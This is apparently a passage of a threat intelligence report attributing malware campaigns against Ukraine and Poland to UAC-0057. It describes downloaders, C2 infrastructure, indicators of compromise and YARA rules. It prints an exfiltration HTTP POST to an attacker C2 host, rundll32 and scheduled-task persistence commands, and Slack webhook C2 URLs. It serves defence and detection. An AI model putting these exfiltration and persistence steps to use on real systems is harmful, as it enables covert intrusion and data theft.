`559ee2fad8d16ecaa7be398022aa7aa1adbd8f8f882a34d934be9f90f6dcb90b`	`~DF20BC61C6277A354A.dat` (2025-04-22 12:55:16 UTC)	`pks_250422325349_01`

The dropped implants are C# .NET DLL assemblies, obfuscated with *ConfuserEx* and internally named `jkyhrgkek30.dll` . Although they export 50 functions named after the OpenSSL library, only `TS_STATUS_INFO_get0_status` contains functional code. Both samples share the same logic, differing only in their C2 parameters and hardcoded filenames.

Upon execution, they collect the following information from the compromised system:

- OS platform identifier and version;
- hostname;
- CPU name (using a WMI query);
- current user name;
- operating system install date (using a WMI query);
- date at which the system was booted (with the same implementation bug[5] than in a sample that targeted Ukraine);
- information about the IP address which is used to browse on the Internet (also retrieved using `hxxps://ip-info.ff.avast[.]com/v1/info`).

This data is concatenated, RC4-encrypted with a 256 bytes key, and Base64-encoded prior to being sent to the C2 server (with `+` replaced with `-` , and `/` replaced with `_`). The same RC4 key is used in both samples. The information collection implementation is similar to the one of the C# downloaders used in the campaign targeting Ukraine, even replicating a bug[5] that was not fixed before the latest samples of that same campaign.

These downloaders use Slack as a C2 server, leveraging the webhook mechanism to upload data. Once the data is uploaded, they immediately attempt to download a next stage from a download URL ending with `.jpg` , before decrypting that next stage using RC4 and the same key used to encrypt the information collected on the system. Then, the downloaders write the decrypted data to a file in `C:\ProgramData\` (file path is hardcoded and differs between samples, example: `C:\ProgramData\ssh\ssh.pif.pif.pif`), and run the next stage using a `WScript.Shell` object instantiated via the COM API.

The following User-Agent is used for all web requests: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4093.093 Safari/537.36`

These downloaders do not implement any persistence mechanism, and the described logic is run only once.

According to sandbox reports from an online multiscanner, the next stage retrieved by one of these downloaders (`~OfficeRuntimeBroker.dat`) has communicated with the domain `pesthacks[.]icu` , which shares similarities with the domains supporting other campaigns that we analyzed (see Infrastructure).

Infection files from May 2025

The `BHP.zip` and `Z-15a.rar` archives were submitted to an online multiscanner on May 27 and May 26, 2025 respectively. They contain a single XLS spreadsheet named after the archive itself (`BHP.xls` and `Z-15a.xls` , see Fig. 7).

SHA-256 hash	Filename (first seen)
`3fff6c8a8ef3f153ebbe6d469a0d970953358a25bb9b4955a2592626f011cbd6`	`Z-15a.rar` (2025-05-26)
`6e562afa3193c2ca5d2982e04de78cf83faa203534a6098ab5f08df94bbeb944`	`BHP.zip` (2025-05-27)




Figure 7 – Infection chain for May archives

XLS spreadsheet

The spreadsheet (SHA-256 `06380c593d122fc4987e9d4559a9573a74803455809e89dd04d476870a427cbe`) is identical in both archives and has an obfuscated VBA macro that decrypts and drops a DLL to `%LOCALAPPDATA%\SDXHelp\SDXHelp.dll` . The DLL is then being loaded with `rundll32 %LOCALAPPDATA%\SDXHelp\SDXHelp.dll,#1` via the `ShellExecute` function.

First stage C++ DLL implant

The implant is a C++ DLL which has a single export named `Start` and has been packed with *UPX*.

Filename	`SDXHelp.dll`
File type	32-bit PE (DLL)
Compilation timestamp	2025-05-26 11:27:40 UTC
Hash (SHA-256)	`5fa19aa32776b6ab45a99a851746fbe189f7a668daf82f3965225c1a2f8b9d36`

Upon execution, it collects the following information about the host:

- hostname;
- CPU name;

- available memory;
- Windows build;
- OS install date (using a WMI query);
- system boot date;
- username;
- information about the IP address which is used to browse on the Internet (also retrieved using `hxxps://ip-info.ff.avast[.]com/v1/info`);
- the antivirus names and install dates (using a WMI query).

This information is Base64-encoded, arranged in a JSON structure (`{"cookie":"<host-information>"}`), and sent to `hxxps://taskandpurpose[.]icu/hews/coast-guard-0reg0n-c0ncrete.jpg` (C2 server) via an HTTP POST request as body:

```
 POST /hews/coast-guard-0reg0n-c0ncrete.jpg HTTP/1.0
Host: taskandpurpose[.]icu
Connection: close
Content-Length: <calculated-content-length>
Content-Type: application/json
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 18_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/133.0.

{"cookie":"<Base64-encoded-collected-information>"}
```

The implant makes use of the TaskScheduler COM interface to achieve persistence by registering a scheduled task named `\UpdateSDX` which runs the following command at user logon: `C:\Windows\system32\rundll32.exe %LOCALAPPDATA%\SDXHelp\SDXHelp.dll,#1`.

Every 20 minutes, the implant attempts to download a DLL from the C2 server by sending an HTTP GET request to the previous URL. Upon successful retrieval, it decrypts it using a byte-wise XOR with a 128 bytes key, which is also used for the decryption of the hardcoded strings.

If the retrieved file size is at least 356804 bytes, only the data after the first 356804 bytes is decrypted. A JPEG file (SHA-256 `b39411abe494e2b04419a32c72fb1968ba745b3d7b04e9e8ebbab872df794b35`) of this exact size, retrieved by an online multiscanner from the C2 URL, suggests that the next stage would be appended to this image file and delivered to compromised hosts which meet a certain set of requirements (an assessment likely based on the information collected on the host).

The decrypted DLL is written to `%LOCALAPPDATA%\Runtime\RuntimeBroker.dll`. Then, the implant registers a scheduled task named `RuntimeBroker` which loads the next stage using `C:\Windows\system32\rundll32.exe %LOCALAPPDATA%\Runtime\RuntimeBroker.dll,#1`, and launches an instance of this scheduled task before deleting it.

In all exchanges with the C2 server, the following User-Agent string is used: `Mozilla/5.0 (iPhone; CPU iPhone OS 18_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/133.0.6943.84 Mobile/15E148 Safari/604.1`.

Note that the User-Agent string set in requests to `hxxps://ip-info.ff.avast[.]com/v1/info` differs: `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.8761.1412 Safari/537.36`.

Infection chain variant leading to Cobalt Strike

We identified another XLS spreadsheet (SHA-256 `082877e6f8b28f6cf96d3498067b0c404351847444ebc9b886054f96d85d55d4`, named `STAN NA ELEWATORZE 2024.xls`[6]) which shares similarities with the previously described XLS files, and was submitted from Poland in May 14, 2025 on an online multiscanner service.

This file contains yet another instance of a *MacroPack* obfuscated VBA macro which aims to decrypt and write a DLL to `%LOCALAPPDATA\MSDE\mrasp86.dll`. It also creates an LNK file, `%APPDATA%\Microsoft\Windows\Protection overview.lnk`, which is run to load the DLL using `C:\Windows\System32\rundll32.exe "%LOCALAPPDATA%\MSDE\mrasp86.dll",#1`.

We notice that the path and file name of the LNK file (`%APPDATA%\Microsoft\Windows\Protection overview.lnk`), as well as the loading process of the implant, are identical to what was observed in samples associated with the campaign targeting Ukraine.

The dropped DLL (SHA-256 `3b5980c758bd61abaa4422692620104a81eefbf151361a1d8afe8e89bf38579d`, internal name: `DiagnExp.dll`) is written in C++, has a single export, `Start`, and has been packed with *UPX*, similarly to the previously described `SDXHelp.dll` sample (SHA-256 `5fa19aa32776b6ab45a99a851746fbe189f7a668daf82f3965225c1a2f8b9d36`). The implant writes another DLL to `%APPDATA%\DiagnosticComponents\DiagnosticComponents.dll` and leverages the Task Scheduler COM interface to register a scheduled task (`\ExpDiagnosticDataSettings`) and to trigger the execution of `DiagnosticComponents.dll`.

`DiagnosticComponents.dll` (SHA-256 `c7e44bba26c9a57d8d0fa64a140d58f89d42fd95638b8e09bc0d2020424b640e`, internal name: `inj_p.dll`) also has a single export named `Start`, and acts as a loader for a *Cobalt Strike Beacon*, which communicates with the following C2 server: `hxxps://medpagetoday[.]icu/nicheediting/trends`. This sample was run in public sandboxes, and as a result, the configuration of the *Beacon* is available online.

Similarities across the different campaigns

Despite notable variations between the two described campaigns (e.g. C# downloaders only for Ukraine but C++ downloaders for Poland), our analysis reveals numerous overlaps:

- Initial access: consistent use of weaponized XLS spreadsheets with VBA macros, many of which appear to be obfuscated with *MacroPack*;
- Execution chains: similar execution flows, often leveraging LNK files to load dropped DLLs;
- Code and artifact reuse: identical code segments were found in the C# downloaders across the two campaigns. Moreover, specific file paths and names, such as `%APPDATA%\Microsoft\Windows\Protection overview.lnk`, were reused;
- Profiling: Both campaigns used `hxxps://ip-info.ff.avast[.]com/v1/info` for external IP address discovery;
- Infrastructure: A similar C2 infrastructure setup was observed across both campaigns.

Infrastructure

C2 domains

The threat actor demonstrates consistency in the setup of the supporting infrastructure for the campaigns described in this report. The following table lists the C2 domains used for both the campaign targeting Ukraine and the campaign targeting Poland, since April 2025. For each of these domains, the threat actor additionally leverages Cloudflare name servers and proxies.

Domain	Registrar (registration date, registrant mail domain and country)	TLS Certificate CA	Impersonated domain	Estimated Operation Date
`pesthacks[.]icu`	PublicDomainRegistry (2025-03-04, `proton.me` US)	Google Trust Services	`pesthacks[.]com`	April 2025
`medpagetoday[.]icu`	PublicDomainRegistry (2025-02-28,	Google Trust	`medpagetoday[.]com`	May 2025

Domain	Registrar (registration date, registrant mail domain and country)	TLS Certificate CA	Impersonated domain	Estimated Operation Date
	`proton.me` US)	Services		
`taskandpurpose[.]icu`	PublicDomainRegistry (2025-03-05, `proton.me` US)	Google Trust Services	`taskandpurpose[.]com`	May 2025
`punandjokes[.]icu`	PublicDomainRegistry (2025-03-05, `proton.me` US)	Google Trust Services	`punandjokes[.]com`	May/June 2025
`kitchengardenseeds[.]icu`	PublicDomainRegistry (2025-03-10, `proton.me` US)	Google Trust Services	`kitchengardenseeds[.]com`	July 2025
`sweetgeorgiayarns[.]online`	PublicDomainRegistry (2025-02-20, `protonmail.com` US)	Google Trust Services	`sweetgeorgiayarns[.]com`	July/August 2025

We also noticed that the HTTPS root path for one C2 domain (`sweetgeorgiayarns[.]online`) redirected to the seemingly legitimate and unrelated `curseforge[.]com` website (which distributes video game mods) between 2025-07-26 and 2025-07-30, when the domain was a C2 server for a C# downloader that targeted Ukraine. It is unclear if this redirection to an unrelated website is the result of a voluntary act. Such redirections might be setup to have the domain miscategorized as a gaming website by web filtering services. In any case, we could determine that `curseforge[.]icu` also implements the same redirection, appears to be an impersonation of `curseforge[.]com` , and is registered in the exact same way than the C2 domains we previously listed. As a result, we believe with low confidence that this domain might be leveraged by the threat actor, or a third party that supports the threat actor.

Domain	Registrar (registration date, registrant mail domain and country)	TLS Certificate CA	Impersonated domain
`curseforge[.]icu`	PublicDomainRegistry (2025-02-05, `proton.me` US)	Google Trust Services	`curseforge[.]com`

C2 URLs and associated pictures

In some instances, C2 URLs are identical or very similar to URLs of legitimate websites associated with the impersonated domains listed above. For example, the C2 URL of the most recent C# downloader we observed (SHA-256 `a2a2f0281eed6ec758130d2f2b2b5d4f578ac90605f7e16a07428316c9f6424e`) is the following: `hxxps://sweetgeorgiayarns[.]online/wp-content/uploads/2025/04/06102226/Kims-hand-cards.jpg` .

According to the results of an online multiscanner service, a JPEG image file showing the following picture (SHA-256 `34f97d0bd753d534d376725553b31de9860c2c96c96202a139281c6fa2bc85ee`) has been served from this C2 URL on July 30, 2025:

Figure 8 – Reproduction of the original Kims-hand-cards.jpg image (the image file we included in this report is however not the original file)

This image file is identical to the one included on a post that was published on July 15, 2025 at `hxxps://sweetgeorgiayarns[.]com/hand-cards-your-first-fibre-prep-tool/` , and served from the following URL: `hxxps://cdn1.sweetgeorgiayarns[.]com/wp-content/uploads/2025/04/06102226/Kims-hand-cards.jpg` . We observe that the path `/wp-content/uploads/2025/04/06102226/Kims-hand-cards.jpg` has been reproduced by the threat actor in the C2 URL.

Similarly, the `SDXHelp.dll` sample that we associated with a campaign targeting Poland has the following C2 URL: `hxxps://taskandpurpose[.]icu/hews/coast-guard-0reg0n-c0ncrete.jpg` . In this case, the URL path is slightly different from the one on the legitimate website as `news` became `hews` , and the name of the JPEG file was derived from the last part of the path: `hxxps://taskandpurpose[.]com/news/coast-guard-oregon-concrete/` . Also, the displayed image (SHA-256 `b39411abe494e2b04419a32c72fb1968ba745b3d7b04e9e8ebbab872df794b35`) has been taken from an online commercial image library, and it does not appear to be associated with any of the content of the legitimate website.

Slack teams

Other first stage samples that we associate with a campaign targeting Poland use Slack as a C2 channel. Associated Slack teams IDs appear to match Slack “free subscription” offer (they are not associated with an enterprise account):

Slack team ID	Account/Workspace name	Creation date
`T08NWSF1L78`	Cakybo	2025-04-22 12:38:42 UTC
`T08N1F1F64W`	Fbfubao	2025-04-15 15:01:17 UTC

Targets

The first set of archives described in this report has been uploaded to an online multiscanner service from Ukraine, and contains files which names and contents are in Ukrainian, including a decoy document pertaining to Ukrainian public services.

Other files referenced in this report (archives and XLS spreadsheets) were uploaded from Poland, and some of them contain file names in Polish. In one instance, a decoy document related to the *Union of Rural Municipalities of the Republic of Poland* has been identified.

Due to our limited visibility, and without any additional information about the context in which these archives or documents have been delivered, we cannot precisely identify the targets of these campaigns, but we believe that organisations or individuals in Ukraine and in Poland were the intended targets.




Figure 9 – Map of targeted countries

Attribution: similarities with reported UAC-0057 activity

Our observations regarding the tools and techniques used by the threat actor, the supporting infrastructure, as well as the targeting of Ukraine and Poland led us to consider an attribution of reported activities to UAC-0057 (also known as UNC1151, FrostyNeighbor or GhostWriter), a cyber espionage threat actor with reported ties to the Belarusian government.

In recent years, the use of weaponized XLS spreadsheets containing obfuscated VBA macros aiming to drop a first stage DLL downloader, as well as implant loading mechanisms similar to what we described, have been documented in several reports associated with UNC1151. In a blog post from February 2025, SentinelOne described the use of XLS spreadsheets containing VBA macros obfuscated with *MacroPack* and simple C# downloaders in a campaign targeting Ukrainian military and government organisations as well as Belarusian government opposition that they attribute to Ghostwriter. In addition, one of the C++ downloader we identified seems to be a variant of the same malware described in a blog post pertaining to another infection chain likely associated with FrostyNeighbor.

Regarding the infrastructure, we observed similar setups as previously reported about UNC1151: domains registered at PublicDomainRegistry, the use of Cloudflare nameservers, C2 URLs mimicking existing legitimate content and serving an image to visiting web clients. Keeping in mind that we only have a limited visibility on the threat actor's operations, it appears that the latter transitioned from the extensive use of top-level domains such as *.shop* in 2024 to the *.icu* and *.online* TLDs in more recent campaigns.

Over the years, multiple publications have highlighted the targeting of Ukraine and Poland by UNC1151. Recently, on June 5, 2025, CERT Polska attributed a campaign targeting instances of Roundcube vulnerable to CVE-2024-42009 to UNC1151. Since 2022, CERT-UA made several publications about UAC-0057, notably reporting about a surge of activity of the threat actor during the summer of 2024.

As outlined in this section, we observed noticeable similarities with activity attributed by other vendors or governmental organisations to UNC1151, Ghostwriter, FrostyNeighbor or UAC-0057. However, due to our limited visibility on current and past operations of UAC-0057, it would not be reasonable to attribute the described activities with high confidence.

Conclusion: minor evolutions to disciplined targeting

Our investigation highlights multiple similarities and overlaps in tooling and infrastructure that are used in the described intrusion campaigns. We further determined that the techniques, supporting infrastructure and targeting all align with publicly reported activities that are associated with UAC-0057.

Compared to previously reported facts, and although many techniques remain unchanged, we observed some evolution of UAC-0057's toolset and practices, including the use of Slack for some C2 communication, as well as a transition to other top-level domains to support their C2 infrastructure. These minor changes suggest that UAC-0057 may be exploring alternatives, in a likely attempt to work around detection, but prioritizes the continuity or development of its operations over stealthiness and sophistication.

As it has been demonstrated by previous reporting over the years, UAC-0057 has consistently been targeting Ukraine and Poland among other neighboring countries, and we expect to observe similar activity directed towards Ukrainian and Polish organisations or individuals in the future with a possible extension to some other countries in Europe.

Appendix: indicators and detection rules

Indicators of compromise (IOCs)

Associated IOCs are also [available on our GitHub repository](#).

Hashes (SHA-256)

```
 5df1e1d67b92e2bba8641561af9967e3a54ec73600283c66b09c8165ddcb7de9|Archive, campaign targeting Ukraine, July 2025
699c50014cdbe919855c25eb35b15dfc8e64f73945187da41d985a9d7be31a71|Archive, campaign targeting Ukraine, July 2025
26ea842c4259c90349a1f4db92efa89ac4429a5ff380e7f72574426cfd647f1a|Archive, campaign targeting Ukraine, June 2025
6e562afa3193c2ca5d2982e04de78cf83faa203534a6098ab5f08df94bbeb944|Archive, campaign targeting Poland, May 2025
3fff6c8a8ef3f153ebbe6d469a0d970953358a25bb9b4955a2592626f011cbd6|Archive, campaign targeting Poland, May 2025
730c1a02bb31d548d91ba23fce870b1dc53c4802ea4fcb0d293f96de670d74af|Archive, campaign targeting Poland, April 2025
57e0280dc5b769186588cc3a27a8a9be6f6e169551bbef39f95127e9326627f2|Archive, campaign targeting Poland, April 2025
f6fec3722a8c98c29c5de10969b8f70962dbb47ba53dcbcd4a3bbc63996d258d|XLS spreadsheet, campaign targeting Ukraine, July 2025
deaa3f807de097c3bfff37a41e97af5091b2df0e3a6d01a11a206732f9c6e49c|XLS spreadsheet, campaign targeting Ukraine, July 2025
aac430127c438224ec61a6c02ea59eb3308eb54297daac985a7b26a75485e55f|XLS spreadsheet, campaign targeting Ukraine, June 2025
06380c593d122fc4987e9d4559a9573a74803455809e89dd04d476870a427cbe|XLS spreadsheet, campaign targeting Poland, May 2025
082877e6f8b28f6cf96d3498067b0c404351847444ebc9b886054f96d85d55d4|XLS spreadsheet, campaign targeting Poland, May 2025
082903a8bec2b0ef7c7df3e75871e70c996edcca70802d100c7f68414811c804|XLS spreadsheet, campaign targeting Poland, April 2025
69636ddc0b263c93f10b00000c230434febbd49ecdddf5af6448449ea3a85175|XLS spreadsheet, campaign targeting Poland, April 2025
a2a2f0281eed6ec758130d2f2b2b5d4f578ac90605f7e16a07428316c9f6424e|DLL, campaign targeting Ukraine, July 2025
8a057d88a391a89489697634580e43dbb14ef8ab1720cb9971acc418b1a43564|DLL, campaign targeting Ukraine, July 2025
707a24070bd99ba545a4b8bab6a056500763a1ce7289305654eaa3132c7cbd36|DLL, campaign targeting Ukraine, June 2025
5fa19aa32776b6ab45a99a851746fbe189f7a668daf82f3965225c1a2f8b9d36|DLL, campaign targeting Poland, May 2025
3b5980c758bd61abaa4422692620104a81eefbf151361a1d8afe8e89bf38579d|DLL, campaign targeting Poland, May 2025
c7e44bba26c9a57d8d0fa64a140d58f89d42fd95638b8e09bc0d2020424b640e|DLL, campaign targeting Poland, May 2025
7c77d1ba7046a4b47aec8ec0f2a5f55c73073a026793ca986af22bbf38dc948c|DLL, campaign targeting Poland, April 2025
559ee2fad8d16ecaa7be398022aa7aa1adbd8f8f882a34d934be9f90f6dcb90b|DLL, campaign targeting Poland, April 2025
```

File paths

```
 %TEMP%\DefenderProtectionScope.log|C# downloader, campaign targeting Ukraine, June 2025
%APPDATA%\Microsoft\System\ProtectedCertSystem.dll|Unknown next stage, campaign targeting Ukraine, June 2025
%LOCALAPPDATA%\Serv\0x00bac729fe.log|C# downloader, campaign targeting Ukraine, July 2025
%APPDATA%\Microsoft\Windows\Protection overview.lnk|LNK file used to load the C# downloader, campaign targeting Ukraine, J
%APPDATA%\Local\Temp\sdw9gobh0n|Microsoft Cabinet file containing the C# downloader, campaign targeting Ukraine, July 2025
%APPDATA%\Microsoft\Windows\Protection overview past.lnk|LNK file used to extract the C# downloader, campaign targeting Uk
%LOCALAPPDATA%\Logs\sdw9gobh0n.log|C# downloader, campaign targeting Ukraine, July 2025
```

```
%APPDATA%\Microsoft\Windows\Protection overview.lnk|LNK file used to load the C# downloader, campaign targeting Ukraine, J
%LOCALAPPDATA%\SDXHelp\SDXHelp.dll|C++ downloader, campaign targeting Poland, May 2025
%LOCALAPPDATA%\Runtime\RuntimeBroker.dll|Unknown next stage, campaign targeting Poland, May 2025
%APPDATA%\Microsoft\Windows\Protection overview.lnk|LNK file used to load the C++ dropper, campaign targeting Poland, May
%LOCALAPPDATA\MSDE\mrasp86.dll|C++ dropper, campaign targeting Poland, May 2025
%APPDATA%\DiagnosticComponents\DiagnosticComponents.dll|C++ loader (Cobalt Strike beacon), campaign targeting Poland, May
%PROGRAMDATA%\OfficeRuntimeBroker.xlam|Microsoft Cabinet file containing the C# downloader, campaign targeting Poland, Apr
%PROGRAMDATA%\OfficeRuntimeBroker.lnk|LNK file used to extract and to load the C# downloader, campaign targeting Poland, A
%PROGRAMDATA%\~OfficeRuntimeBroker.dat|C# downloader, campaign targeting Poland, April 2025
C:\ProgramData\ssh\ssh.pif.pif.pif|Next stage, campaign targeting Poland, April 2025
%PROGRAMDATA%\~DF20BC61C6277A354A.xlam|Microsoft Cabinet file containing the C# downloader, campaign targeting Poland, Apr
%PROGRAMDATA%\~DF20BC61C6277A354A.lnk|LNK file used to extract and to load the C# downloader, campaign targeting Poland, A
%PROGRAMDATA%\~DF20BC61C6277A354A.dat|C# downloader, campaign targeting Poland, April 2025
C:\ProgramData\WRDSPT\wrdspt.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.pif.p
```

Persistence artifacts

Registry keys

```
 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SytemProtectionService|DefenderProtectionScope.log, downloader persist
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MicrosoftDefender|Next stage implant (set by DefenderProtectionScope.lo
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SytemProtectService|0x00bac729fe.log, downloader persistence, campaign
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Audio Driver|sdw9gobh0n.log, downloader persistence, campaign targetin
```

Scheduled tasks names

```
 \UpdateSDX|SDXHelp.dll, downloader persistence, campaign targeting Poland, May 2025
\ExpDiagnosticDataSettings|DiagnosticComponents.dll,next stage persistence, campaign targeting Poland, May 2025
```

Domains

```
 sweetgeorgiayarns[.]online|C2 domain, campaign targeting Ukraine, July 2025
kitchengardenseeds[.]icu|C2 domain, campaign targeting Ukraine, July 2025
punandjokes[.]icu|C2 domain, campaign targeting Ukraine, June 2025
taskandpurpose[.]icu|C2 domain, campaign targeting Poland, May 2025
medpagetoday[.]icu|C2 domain, campaign targeting Poland, May 2025
pesthacks[.]icu|C2 domain, campaign targeting Poland, April 2025
```

Possibly related domains

```
 curseforge[.]icu|Low confidence
```

URLs

```
 hxxps://sweetgeorgiayarns[.]online/wp-content/uploads/2025/04/06102226/Kims-hand-cards.jpg|C2 URL, campaign targeting Ukr
hxxps://kitchengardenseeds[.]icu/seed-index/flowers/habitat-gardens.jpg|C2 URL, campaign targeting Ukraine, July 2025
hxxps://punandjokes[.]icu/cannabis-jokes.jpg|C2 URL, campaign targeting Ukraine, June 2025
hxxps://taskandpurpose[.]icu/hews/coast-guard-0reg0n-c0ncrete.jpg|C2 URL, campaign targeting Poland, May 2025
hxxps://medpagetoday[.]icu/nicheediting/trends|C2 URL, campaign targeting Poland, May 2025
hxxps://hooks.slack[.]com/services/T08NWSF1L78/B08P91RQ1EW/ZQzZ7IvlT81VpQijneCR0iYa|C2 URL (Slack webhook), campaign targe
hxxps://files.slack[.]com/files-pri/T08NWSF1L78-F08NQETU5M5/owjomlhoms.jpg|C2 URL (Slack), campaign targeting Poland, Apri
```

```
hxxps://hooks.slack[.]com/services/T08N1F1F64W/B08N1FMAN94/2QGu5K7wE3k6cVQ448Qa9n4W|C2 URL (Slack webhook), campaign targe
hxxps://files.slack[.]com/files-pri/T08N1F1F64W-F08P2HJNU2F/ocnijrarcjvzenxyqhztf.jpg|C2 URL (Slack), campaign targeting F
```

YARA rules

```
 rule trr250801_csharp_downloader_combined {
    meta:
        description = "Detects C# downloaders as likely leveraged by UNC1151, and observed between May and July 2025"
        references = "TRR250801"
        hash = "559ee2fad8d16ecaa7be398022aa7aa1adbd8f8f882a34d934be9f90f6dcb90b"
        hash = "a2a2f0281eed6ec758130d2f2b2b5d4f578ac90605f7e16a07428316c9f6424e"
        date = "2025-08-08"
        author = "HarfangLab"
        context = "file"
    strings:
        $dotNet = ".NETFramework,Version=" ascii
        $a1 = "set_SecurityProtocol" ascii fullword
        $a2 = "SecurityProtocolType" ascii fullword
        $a3 = "ManagementObjectSearcher" ascii fullword
        $a4 = "WebClient" ascii fullword
        $a5 = "DownloadString" ascii fullword
        $a6 = "get_Headers" ascii fullword
        $a7 = "StringBuilder" ascii fullword
        $a8 = "kernel32.dll" ascii fullword
        $a9 = "VirtualProtect" ascii fullword
        $a10 = "GetHINSTANCE" ascii fullword
        $a11 = "get_FullyQualifiedName" ascii fullword
        $a12 = "Marshal" ascii fullword
        $a13 = "get_OSVersion" ascii fullword
        $a14 = "get_MachineName" ascii fullword
        $a15 = "CreateDirectory" ascii fullword
        $a16 = "ToBase64String" ascii fullword
        $a17 = { 00 20C03F0000 28 } // nop, ldc.i4 0x00003FC0, call (TLS config)
    condition:
        filesize < 100KB and filesize > 10KB
        and (uint16be(0) == 0x4D5A)
        and $dotNet
        and (all of ($a*))
}

rule trr250801_cpp_downloader {
    meta:
        description = "Detects C++ downloaders as likely leveraged by UNC1151, and observed during May 2025"
        references = "TRR250801"
        hash = "5fa19aa32776b6ab45a99a851746fbe189f7a668daf82f3965225c1a2f8b9d36"
        date = "2025-08-08"
        author = "HarfangLab"
        context = "file"
    strings:
        $u = { 00 60 be 00 ?? ?? 00 8d be 00 ?? ?? ff 57 83 cd ff eb 10 90 90 90 90 90 90 8a 06 46 88 07 47 01 db 75 07 8b
        $s0 = "RTW0" fullword
        $s1 = "RTW1" fullword
        $s2 = "RTW2" fullword
        $e = "Start" fullword
    condition:
        uint16be(0) == 0x4D5A and
```

```
        filesize < 1MB and
        $u and
        2 of ($s*) and
        $e
}
```

Source: https://harfanglab.io/insidethelab/uac-0057-pressure-ukraine-poland/